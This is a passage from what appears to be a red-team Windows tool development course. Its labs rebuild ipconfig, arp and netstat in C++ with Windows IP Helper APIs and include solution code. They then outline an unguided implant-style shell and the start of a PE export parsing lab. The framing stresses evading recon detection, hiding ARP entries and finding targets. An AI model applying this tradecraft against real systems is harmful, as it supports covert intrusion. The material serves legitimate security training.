    - Alternate file name (8.3 naming convention)
        - Run `dir /x` to see this convention
    - File Attributes and map them to their respective constants:
        - Last access time
        - Last write time
- Instead of printing everything out to the terminal, write it out to a log file.
    - Can you encrypt the content's log file so that nobody but you can make sense of it?

Lab 2.6: Ipconfig

Background

There could be times when you want to verify or learn what the IP configurations are for the target you are on at the moment. You could use the built-in utility or even better, you roll your own so you can customized control over the information pulled back. This continues with the emphasis of allowing customers of your tools to avoid running additional binaries that are often tied to recon. You are re-creating a few things but with full customizations. There are a few structures you will get to know for this lab and they hold more than enough information for someone who might be looking for those extra details like proxy or WINS information.

APIs Used

`GetNetworkParams`

```
IPHLPAPI_DLL_LINKAGE
DWORD
WINAPI
GetNetworkParams(
    _Out_writes_bytes_opt_(*pOutBufLen)   PFIXED_INFO pFixedInfo,
    _Inout_                         PULONG      pOutBufLen
);
```

`GetAdaptersInfo`

```
IPHLPAPI_DLL_LINKAGE
ULONG
WINAPI
GetAdaptersInfo(
    _Out_writes_bytes_opt_(*SizePointer) PIP_ADAPTER_INFO AdapterInfo,
    _Inout_                         PULONG           SizePointer
);
```

Structures of Interest

`FIXED_INFO`

```
// FIXED_INFO - the set of IP-related information which does not depend on DHCP
//
typedef struct {
    char HostName[MAX_HOSTNAME_LEN + 4] ;
    char DomainName[MAX_DOMAIN_NAME_LEN + 4];
    PIP_ADDR_STRING CurrentDnsServer;
    IP_ADDR_STRING DnsServerList;
    UINT NodeType;
    char ScopeId[MAX_SCOPE_ID_LEN + 4];
    UINT EnableRouting;
    UINT EnableProxy;
    UINT EnableDns;
} FIXED_INFO_W2KSP1, *PFIXED_INFO_W2KSP1;
#if (NTDDI_VERSION >= NTDDI_WIN2KSP1)
typedef  FIXED_INFO_W2KSP1 FIXED_INFO;
typedef  FIXED_INFO_W2KSP1 *PFIXED_INFO;
#endif
```

`_IP_ADAPTER_INFO`

```c
// ADAPTER_INFO - per-adapter information. All IP addresses are stored as
// strings
//
typedef struct _IP_ADAPTER_INFO {
    struct _IP_ADAPTER_INFO* Next;
    DWORD ComboIndex;
    char AdapterName[MAX_ADAPTER_NAME_LENGTH + 4];
    char Description[MAX_ADAPTER_DESCRIPTION_LENGTH + 4];
    UINT AddressLength;
    BYTE Address[MAX_ADAPTER_ADDRESS_LENGTH];
    DWORD Index;
    UINT Type;
    UINT DhcpEnabled;
    PIP_ADDR_STRING CurrentIpAddress;
    IP_ADDR_STRING IpAddressList;
    IP_ADDR_STRING GatewayList;
    IP_ADDR_STRING DhcpServer;
    BOOL HaveWins;
    IP_ADDR_STRING PrimaryWinsServer;
    IP_ADDR_STRING SecondaryWinsServer;
    time_t LeaseObtained;
    time_t LeaseExpires;
} IP_ADAPTER_INFO, *PIP_ADAPTER_INFO;
```

`_IP_ADDR_STRING`

```c
// IP_ADDR_STRING - store an IP address with its corresponding subnet mask,
// both as dotted decimal strings
//
typedef struct _IP_ADDR_STRING {
    struct _IP_ADDR_STRING* Next;
    IP_ADDRESS_STRING IpAddress;
    IP_MASK_STRING IpMask;
    DWORD Context;
} IP_ADDR_STRING, *PIP_ADDR_STRING;
```

Objectives

- Mimic the behavior of the `ipconfig.exe` cmdline utility.
- Understand the structs and APIs involved.

Lab Preparation

> **The order of header files**
>
> **Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.**

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
- Open the `Day2-Bootcamp` solution file.
- The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
- The *myipconfig* project contains a `main.cpp` source file, which contains the `main` function.
- Your work will begin in the main function.


2. TODO #1
- Create the necessary structures and variables for using the `GetNetworkParams` function.

3. TODO #2
- Obtain the main IP config information.
- You will have to call this function twice to obtain the proper size buffer you need to create.
    - Use either `malloc`, `GlobalAlloc`, etc. to create the buffer.
    - Use the proper free function depending on what *alloc function you call.
        - `malloc` / `free`, `GlobaAlloc` / `GlobalFree`, etc.

4. TODO #3
- Print out the following information:
    - `HostName`, `DnsServerList`, `IpAddresses`, `NodeType`, if routing is enabled, if a proxy is enabled, and more

5. TODO #4
- Obtain adapter information
    - You will have to call the function twice
- Print out the following information:
    - Adapter type, description, index, MAC address, if DHCP is enabled, IPv4 address, subnet mask, and more

6. Build
- Build **only** the project, not the solution, and monitor the output window for any build errors.



7. Run

- Once you have a successful build, copy the tool over to the drop folder so you can test for functionality.

Lab Execution Example

Here is an example of executing the final product:

```
PS C:\670\Labs\Day2-Bootcamp\Day2-Bootcamp\x64\Release> .\myipconfig.exe
[*] This module will discover mock ipconfig utility
[*] Ipconfig was built on Tue Jan  4 18:03:56 2022
Windows IP Configuration
        Host Name . . . . . . . . . . . . . : DEV-VM
        DNS Servers . . . . . . . . . . . . : 192.168.8.1
        Node Type . . . . . . . . . . . . . : Hybrid
        NetBios Scope ID. . . . . . . . . . :
        IP Routing Enabled. . . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . . : No
        NetBIOS Resolution Uses DNS . . . . : No

Ethernet adapter Ethernet14:

        Description . . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
        Physical Address. . . . . . . . . . : 00-0C-29-65-C3-28
        DHCP Enabled. . . . . . . . . . . . : Yes
        IPv4 Address. . . . . . . . . . . . : 192.168.8.138
        Subnet Mask . . . . . . . . . . . . : 255.255.255.0
        Lease Obtained. . . . . . . . . . . : Mon Jan 17 00:11:21 2022
        Lease Expires . . . . . . . . . . . : Mon Jan 17 00:41:21 2022
        Default Gateway . . . . . . . . . . : 0.0.0.0
        DHCP Server . . . . . . . . . . . . : 192.168.8.254

Ethernet adapter Ethernet10:

        Description . . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
        Physical Address. . . . . . . . . . : F8-FF-C2-38-AB-79
        DHCP Enabled. . . . . . . . . . . . : Yes
        IPv4 Address. . . . . . . . . . . . : 0.0.0.0
        Subnet Mask . . . . . . . . . . . . : 0.0.0.0
        Lease Obtained. . . . . . . . . . . : Thu Jan  1 00:00:00 1970
        Lease Expires . . . . . . . . . . . : Thu Jan  1 00:00:00 1970
        Default Gateway . . . . . . . . . . : 0.0.0.0
        DHCP Server . . . . . . . . . . . . :
```

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

TODO Solutions

TODO #1

- Create the necessary variables and structs for the GetNetworkParams function.

```
PFIXED_INFO FixedInfo     = nullptr;
DWORD        FixedInfoSize = 0;

PIP_ADAPTER_INFO AdapterInfo = nullptr;
PIP_ADAPTER_INFO Adapter     = nullptr;
PIP_ADDR_STRING  AddrString  = nullptr;

DWORD AdapterInfoSize = 0;
UINT  Index = 0;

struct tm newtime;
CStringA Buffer = "";
Buffer.GetBuffer(32);

errno_t error;
```

TODO #2

- Obtain the main IP config information.

```
Ret = GetNetworkParams(nullptr, &FixedInfoSize);
if (0 != Ret)
{
    if (ERROR_BUFFER_OVERFLOW != Ret)
    {
        return ResolveErrorCode("[!] GetNetworkParams: ", GetLastError());
    }
}

// with the size info from the first call, create the proper buffer and make the call
again
//
FixedInfo = (PFIXED_INFO)GlobalAlloc(GPTR, FixedInfoSize);
if (NULL == FixedInfo)
{
    return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
}

Ret = GetNetworkParams(FixedInfo, &FixedInfoSize);
if (0 != Ret)
{
    return ResolveErrorCode("[!] GetNetworkParams: ", GetLastError());
}
```

TODO #3

- Print out information to the user

```
// n/a
// The format is entirely up to you
// Here is how I did it

Message.Format("Windows IP Configuration\n");
utils::PrettyPrintA(LIGHTBLUE_COLOR, Message);
Message.Format("\tHost Name . . . . . . . . . . . . : %s\n", FixedInfo->HostName);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
Message.Format("\tDNS Servers . . . . . . . . . . . : %s\n", FixedInfo-
>DnsServerList.IpAddress.String);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

AddrString = FixedInfo->DnsServerList.Next;
while (AddrString)
{
    Message.Format("%51s\n", AddrString->IpAddress.String);
    utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
    AddrString = AddrString->Next;
}

Message.Format("\tNode Type . . . . . . . . . . . . : ");
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
switch (FixedInfo->NodeType)
{
case 1:
    Message.Format("%s\n", "Broadcast");
    break;
case 2:
    Message.Format("%s\n", "P2P");
    break;
case 4:
    Message.Format("%s\n", "Mixed");
    break;
case 8:
    Message.Format("%s\n", "Hybrid");
    break;
default:
    Message.Format("\n");
}
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tNetBios Scope ID. . . . . . . . . : %s\n", FixedInfo->ScopeId);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tIP Routing Enabled. . . . . . . . : %s\n", (FixedInfo->EnableRouting ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```

```
Message.Format("\tWINS Proxy Enabled. . . . . . . . : %s\n", (FixedInfo->EnableProxy ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

Message.Format("\tNetBIOS Resolution Uses DNS . . . : %s\n", (FixedInfo->EnableDns ?
"Yes" : "No"));
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```

TODO #4

- Obtain adapter information and print out information to the user

```
Ret = GetAdaptersInfo(nullptr, &AdapterInfoSize);
if (ERROR_SUCCESS != Ret)
{
    if (ERROR_BUFFER_OVERFLOW != Ret)
    {
        return ResolveErrorCode("[!] GetAdaptersInfo: ", GetLastError());
    }
}

AdapterInfo = (PIP_ADAPTER_INFO)GlobalAlloc(GPTR, AdapterInfoSize);
if (nullptr == AdapterInfo)
{
    return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
}

Ret = GetAdaptersInfo(AdapterInfo, &AdapterInfoSize);
if (0 != Ret)
{
    return ResolveErrorCode("[!] GetAdaptersInfo: ", GetLastError());
}
```

Key Takeaways

- There are many structs that you must be familiar with to successfully complete this lab. The more you practice and dive into the structs, the easier it will be to gather network and adapter information.

Lab Enhancements

- Accept command-line arguments to more closely mimic `ipconfig.exe`.
- Get rid of the bloat in `main()` and move it out to separate functions like:
  - `Usage()`;
  - `ParseArgs()`;
  - and so on

• Implement your logging ability.

Lab 2.7: Arp

Background

Understanding what is in the ARP cache and how to pull information out of it can possibly yield new targets an operator could pursue. Typically, ARP cache entries indicate that the system has communicated with another system not too long ago. Would you think it worth it to see if you could manipulate ARP entries to hide your own entry? What about adding fake entries? Would that even serve a purpose? Those are some questions you can think about while doing this lab.

APIs Used

`GetIpNetTable`

```
//////////////////////////////////////////////////////////////////////////////
//                                                                          //
// Gets the current IP Address to Physical Address (ARP) mapping           //
//                                                                          //
//////////////////////////////////////////////////////////////////////////////

IPHLPAPI_DLL_LINKAGE
ULONG
WINAPI
GetIpNetTable(
    _Out_writes_bytes_opt_(*SizePointer) PMIB_IPNETTABLE IpNetTable,
    _Inout_                         PULONG          SizePointer,
    _In_                            BOOL            Order
);
```

Structures of Interest

`_MIB_IPNETTABLE`

```
// PMIB_IPNETTABLE
typedef struct _MIB_IPNETTABLE {
    DWORD dwNumEntries;
    MIB_IPNETROW table[ANY_SIZE];
} MIB_IPNETTABLE, *PMIB_IPNETTABLE;
```

`_MIB_IPNETROW_W2K`

```
// MIB_IPNETROW_W2K
typedef struct _MIB_IPNETROW_W2K {
    IF_INDEX dwIndex;
    DWORD dwPhysAddrLen;
    UCHAR bPhysAddr[MAXLEN_PHYSADDR];
    DWORD dwAddr;
    DWORD dwType;
} MIB_IPNETROW_W2K, *PMIB_IPNETROW_W2K;

#if (NTDDI_VERSION >= NTDDI_VISTA)
typedef MIB_IPNETROW_LH MIB_IPNETROW;
#endif
```

Objectives

- Mimic the behavior of the `arp.exe` cmdline utility.

Lab Preparation

The order of header files

Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.

VMs Needed

This lab is to be completed in your 670 Windows Dev VM.

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp` solution file.
    - The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
    - The *myarp* project contains a `main.cpp` source file, which contains the `main` function.
    - Your work actually begins in the `NetworkApis.cpp` source file.
2. TODO #1
    - Complete the `GetIpNetworkTable` wrapper function.
    - Thanks to its corresponding header file, the parameters are explained for you.
    - No need to modify the wrapper's parameters, only its implementation.
    - It must return the `DWORD Ret` value.

3. Build

    • Build **only** the project, not the solution, and monitor the output window for any build errors.

4. Run

    • Once you have a successful build, run the tool on your Dev VM.

> **Stuck?**
>
> **If you become stuck, you can expand the specific section in the TODO Solutions section.**

Lab Execution Example

Here is an example of executing the binary:

Example run

```
PS C:\SEC670\Labs\SANS-SEC670-Labs\Day2-Bootcamp\Day2-Bootcamp\x64\Debug> .\myarp.exe -a
[*] This module Displays and modifies the IP-to-Physical address translation tables used by
address resolution protocol(ARP)
[*] main:68 -a was selected
[*] DoGetIpNetworkTable:1297 GetIpNetworkTable returned 0
[*] PrintIpNetworkTable:1429 GetIpAddressTable returned 0
Interface:  --- 0x4
Internet Address      Physical Address      Type
224.0.0.22            01-00-5E-00-00-16     static
Interface:  --- 0xC
Internet Address      Physical Address      Type
224.0.0.22            01-00-5E-00-00-16     static
Interface:  --- 0xF
Internet Address      Physical Address      Type
172.16.181.2          00-00-00-00-00-00     invalidated
Interface:  --- 0x10
Internet Address      Physical Address      Type
224.0.0.22            00-00-00-00-00-00     static
```

TODO Solutions

TODO #1

- Complete the GetIpNetworkTable wrapper function

```
GetIpNetworkTable(PMIB_IPNETTABLE& IpNetTable, BOOL Order)
{
    DWORD ActualSize = 0;
    DWORD Ret = NO_ERROR;

    Ret = GetIpNetTable(IpNetTable, &ActualSize, Order);
    if (NO_ERROR != Ret)
    {
        if (ERROR_INSUFFICIENT_BUFFER == Ret)
        {
            IpNetTable = (PMIB_IPNETTABLE)GlobalAlloc(GPTR, ActualSize);
            if (!IpNetTable)
            {
                return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
            }
        }
    }
    // try again
    Ret = GetIpNetTable(IpNetTable, &ActualSize, Order);
    if (NO_ERROR != Ret)
    {
        return ResolveErrorCode("[!] GetIpNetTable: ", GetLastError());
    }

    return Ret;
}
```

Key Takeaways

- There is plenty going on with this challenge. Structs are the name of the game here and you should definitely see a pattern with calling these APIs. Most of them must be called twice in order for them to work properly. The emphasize this again, some APIs will not work correctly when they require the size of the output buffer. It is almost impossible to know this value ahead of time, which is why the first call is failed intentionally. Then, once you have that correct buffer size, you adjust your buffer accordingly and call the API again.

Lab Enhancements

- Get the extended information from the tables.
    - `GetExtendedTcpTable`
    - etc.

• Implement your logging ability.

Lab 2.8: Netstat

Background

The netstat utility provides many features and perhaps the main one is seeing the active connections. This custom program will mimic that behavior. Netstat like functionality can also provide red team operators with information about other potential targets. Perhaps there is another system of interest, but it just had not been found yet. After viewing netstat-like data, the primary target of interest has been found.

APIs Used

- `WSAStartup`
- `WSACleanup`
- `GetTcpTable`
- `GetUdpTable`

Structures of Interest

`_MIB_TCPTAB_LE`

```
// PMIB_TCPTABLE
typedef struct _MIB_TCPTABLE {
    DWORD dwNumEntries;
    MIB_TCPROW table[ANY_SIZE];
} MIB_TCPTABLE, *PMIB_TCPTABLE;
```

`_MIB_TCPROW_W2K`

```
// MIB_TCPROW
typedef struct _MIB_TCPROW_W2K {
    DWORD       dwState;
    DWORD       dwLocalAddr;
    DWORD       dwLocalPort;
    DWORD       dwRemoteAddr;
    DWORD       dwRemotePort;
} MIB_TCPROW_W2K, *PMIB_TCPROW_W2K;

#if (NTDDI_VERSION >= NTDDI_VISTA)
typedef MIB_TCPROW_LH MIB_TCPROW;
#endif
```

`_MIB_UDPTABLE`

```
// PMIB_UDPTABLE
typedef struct _MIB_UDPTABLE {
    DWORD dwNumEntries;
    MIB_UDPROW table[ANY_SIZE];
} MIB_UDPTABLE, *PMIB_UDPTABLE;
```

`_MIB_UDPROW`

```
// MIB_UDPROW
typedef struct _MIB_UDPROW {
    DWORD dwLocalAddr;
    DWORD dwLocalPort;
} MIB_UDPROW, *PMIB_UDPROW;
```

Objectives

- Mimic the features of the netstat.exe cmdline utility.

Lab Preparation

The order of header files

Be careful! The order of header files matters when dealing with socket libraries and others that deal with Windows networking. You might see some build errors with this lab and if you do, look at what headers are included and what their order is.

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
    - Open the Day2-Bootcamp solution file.
    - The solution holds several projects like *myarp*, *myipconfig*, and *mynetstat*.
    - The *mynetstat* project contains a `main.cpp` source file, which contains the `main` function.
    - Your work begins in `NetworkApis.cpp` source file.
2. TODO #1
    - Complete the `MyGetTcpTable` wrapper function.

• No need to change the wrapper's parameters.

• It must return `DWORD Ret` or some error code.

3. TODO #2


• Complete the `MyGetUdpTable` wrapper function.

• No need to change the wrapper's parameters.

• It must return `DWORD Ret` or some error code.

4. Build

• Build **only** the project, not the solution, and monitor the output window for any build errors.



5. Run

• Once you have a successful build, copy the tool over to the drop folder so you can test for functionality.

> **Stuck?**
>
> If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps

Here is an example of executing the final product:

Usage

```
mynetstat.exe

[*] This module will mock the netstat utility
[*] MyNetstat was built on Fri Jun  7 07:33:36 2024

MYNETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

    -a             Displays all connections and listening ports.
    -b             Displays the executable involved in creating each connection or
                     listening port. In some cases well-known executables host
                     multiple independent components, and in these cases the
                     sequence of components involved in creating the connection
                     or listening port is displayed.In this case the executable
                     name is in[] at the bottom, on top is the component it called,
                     and so forth until TCP / IP was reached.Note that this option
                     can be time-consuming and will fail unless you have sufficient
                     permissions.
    -e             Displays Ethernet statistics.This may be combined with the -s option
    -f             Displays Fully Qualified Domain Names(FQDN) for foreign addresses.
    -n             Displays addresses and port numbers in numerical form.
    -o             Displays the owning process ID associated with each connection.
    -p proto       Shows connections for the protocol specified by proto; proto may be any
                     of TCP, UDP, TCPv6, or UDPv6. If used with the -s option to display per-
protocol
                     statistics, proto may be any of IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP,
or UDPv6.
    -q             Displays all connections, listening ports, and bound
                     nonlistening TCP ports.Bound nonlistening ports may or may not
                     be associated with an active connection.
    -r             Displays the routing table.
    -s             Displays per-protocol statistics.By default, statistics are
                     shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                     the -p option may be used to specify a subset of the default.
    -t             Displays the current connection offload state.
    -x             Displays NetworkDirect connections, listeners, and shared endpoints.
    -y             Displays the TCP connection template for all connections.
                     Cannot be combined with the other options.
    interval        Redisplays selected statistics, pausing interval seconds
                     between each display.Press CTRL + C to stop redisplaying
                     statistics. If omitted, netstat will print the current
                     configuration information once.
```

Results

```
mynetstat.exe -a

[*] This module will mock the netstat utility
[*] MyNetstat was built on Fri Jun  7 07:33:36 2024
[*] main:52: Arg: -a
[*] GetStats:74: Obtaining stats for ...
[*] MyGetIpStats:445: Obtaining the IP 2 stats...
[*] PrintIpStats:549: Dumping IP stats for 2...
IPv4 Statistics
        dwForwarding       = Not Enabled
        dwDefaultTTL       = 128
        dwInReceives       = 3427
        dwInHdrErrors      = 0
        dwInAddrErrors     = 0
        dwForwDatagrams    = 0
        dwInUnknownProtos  = 0
        dwInDiscards       = 5
        dwInDelivers       = 3523
        dwOutRequests      = 2686
        dwRoutingDiscards  = 0
        dwOutDiscards      = 0
        dwOutNoRoutes      = 5
        dwReasmTimeout     = 60
        dwReasmReqds       = 0
        dwReasmOks         = 0
        dwReasmFails       = 0
        dwFragOks          = 0
        dwFragFails        = 0
        dwFragCreates      = 0
        dwNumIf            = 5
        dwNumAddr          = 20
        dwNumRoutes        = 9
```

TODO Solutions

TODO #1

- Complete the MyGetTcpTable wrapper function

```
MyGetTcpTable(PMIB_TCPTABLE& TcpTable, BOOL Order)
{
    CStringA Message = "";
#ifdef _DEBUG
    Message.Format("[*] %s:%d: Obtaining the TCP table...\n", __FUNCTION__, __LINE__);
    utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

    DWORD Ret = 0;
    DWORD TcpTableSize = 0;

    Ret = GetTcpTable(TcpTable, &TcpTableSize, Order);
    if (NO_ERROR != Ret)
    {
        if (ERROR_INSUFFICIENT_BUFFER != Ret)
        {
            return ResolveErrorCode("[!] GetTcpTable: ", GetLastError());
        }
        else
        {
            TcpTable = (PMIB_TCPTABLE)GlobalAlloc(GPTR, TcpTableSize);
            if (!TcpTable) return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
        }
    }

    Ret = GetTcpTable(TcpTable, &TcpTableSize, Order);
    if (NO_ERROR == Ret)
    {
#ifdef _DEBUG
        Message.Format("[*] %s:%d: Successfully obtained TCP data\n", __FUNCTION__,
__LINE__);
        utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

        return Ret;
    }
    else
    {
        return ResolveErrorCode("[!] GetTcpTable: ", GetLastError());
    }
}
```

TODO #2

- Complete the MyGetUdpTable wrapper function

```
MyGetUdpTable(PMIB_UDPTABLE& UdpTable, BOOL Order)
{
    CStringA Message = "";
#ifdef _DEBUG
    Message.Format("[*] %s:%d: Obtaining UDP table entries...\n", __FUNCTION__, __LINE__);
    utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG

    DWORD Ret = 0;
    DWORD UdpTableSize = 0;

    Ret = GetUdpTable(UdpTable, &UdpTableSize, Order);
    // check for error
    if (NO_ERROR != Ret)
    {
        // check for overflow
        if (ERROR_INSUFFICIENT_BUFFER != Ret)
        {
            return ResolveErrorCode("[!] GetUdpTable: ", GetLastError());
        }
        else
        {
            // make some space for data now that we know the size needed
            //
            UdpTable = (PMIB_UDPTABLE)GlobalAlloc(GPTR, UdpTableSize);
            if (!UdpTable) return ResolveErrorCode("[!] GlobalAlloc: ", GetLastError());
        }
    }
    // make the call a second time with proper size
    Ret = GetUdpTable(UdpTable, &UdpTableSize, Order);
    if (NO_ERROR == Ret)
    {
#ifdef _DEBUG
        Message.Format("[+] %s:%d: Successfully obtain TCP table data\n", __FUNCTION__,
__LINE__);
        utils::PrettyPrintA(DARKGREY_COLOR, Message);
#endif // _DEBUG
        return Ret;
    }
    else
    {
        return ResolveErrorCode("[!] GetUdpTable: ", GetLastError());
    }
    // the table has a struct for dwNumEntries and MIB_UDPROW table[ANY_SIZE] for the
entries
    // MIB_UDPROW has dwLocalAddr (IPv4) and dwLocalPort (the port)
```

```
    //
}
```

Key Takeaways

- Again, you can see how the primary function should be called twice. You then check to make sure the function didn't fail for anything other than `ERROR_INSUFFICIENT_BUFFER`. The details of this challenge do not provide the full capabilities that the netstat utility has. This can be further enhanced as annotated below. Providing this ability to a Red Team operator will truly assist with seeing if anyone else is on that box or what other possible targets one can go after.

Lab Enhancements

- Complete the remaining wrapper functions:
  - `GetConnectionTable`
  - `GetStats`
  - `MyGetIpStats`
  - `MyGetIcmpStats`
  - `MyGetTcpStats`
  - `MyGetUdpStats`
- Of course, print out the gathered information to the user (you, for now).
- Support IPv4 and IPv6 stats and connections.

Lab 2.9: ShadowCraft

Background

This bootcamp challenge has you continuing the development of a custom Windows shell that you started at the end of Section 1. The main purpose for this portion is to continue to add on to the core functionality of the shell with what was covered in this section: process enumeration. It is up to you to determine what process enumeration method you would like, but add at least one. You can also add in the ability to search for files, which could tie into the `putfile` and `getfile` functions in the shell.

> **Unguided**
>
> **Please note this is meant to be an unguided lab, so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.**

Objectives

- Understand the basics of making a custom shell
- Implement what was taught during this section in the shell
- Deploy the shell to the Test VM
- Add recon
- Add process enumeration
- Add directory enumeration
- Add get/put functionality
- Add registry enumeration

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your 670 Windows Dev and Test VMs.**

1. Launch Visual Studio.
    - Open the `Day2-Bootcamp\WindowsShell\WindowsShell.sln` file.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose, kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it, something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or a similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intented purpose.
    - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
    - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Lab 3.1: GetFunctionAddress

Background

Parsing PE files is a nice feature to have either as a standalone tool or as a lightweight feature in an implant. The processes involved for parsing a PE file lays the foundation for patching bytes of certain functions, finding functions in export tables, etc. Many native tools have this functionality as do some security products. There are so many directions that you can take this lab once you fully comprehend the details of how PE files are structured. You can also parse files as they sit on disk or when they have been mapped into memory. Either way, the structure of the PE image does not change. Furthermore, you can create your own custom PE image loader and load specially crafted PE images that only your loader understands. For now, we will learn how to parse PE headers to find our way down to the export table, if there is one. Once we are there, we can look for a function of interest and obtain its address. This is exactly what we are going to do for this lab: find a function's address and return it.

APIs Used

- `LoadLibrary`

Structures of Interest

`_IMAGE_DOS_HEADER`

```
// DOS .EXE header
typedef struct _IMAGE_DOS_HEADER {
    // [..SNIP..]
    LONG   e_lfanew;  // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

`_IMAGE_NT_HEADERS`

```
// nt headers
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

`_IMAGE_NT_HEADERS64`

```
// IMAGE_NT_HEADERS64
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

`_IMAGE_FILE_HEADER`

```
// file header
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

`_IMAGE_OPTIONAL_HEADER`

```
// optional header
typedef struct _IMAGE_OPTIONAL_HEADER {
    WORD    Magic;
    // [..SNIP..]
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

`_IMAGE_OPTIONAL_HEADER64`

```
#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES    16

// IMAGE_OPTIONAL_HEADER64
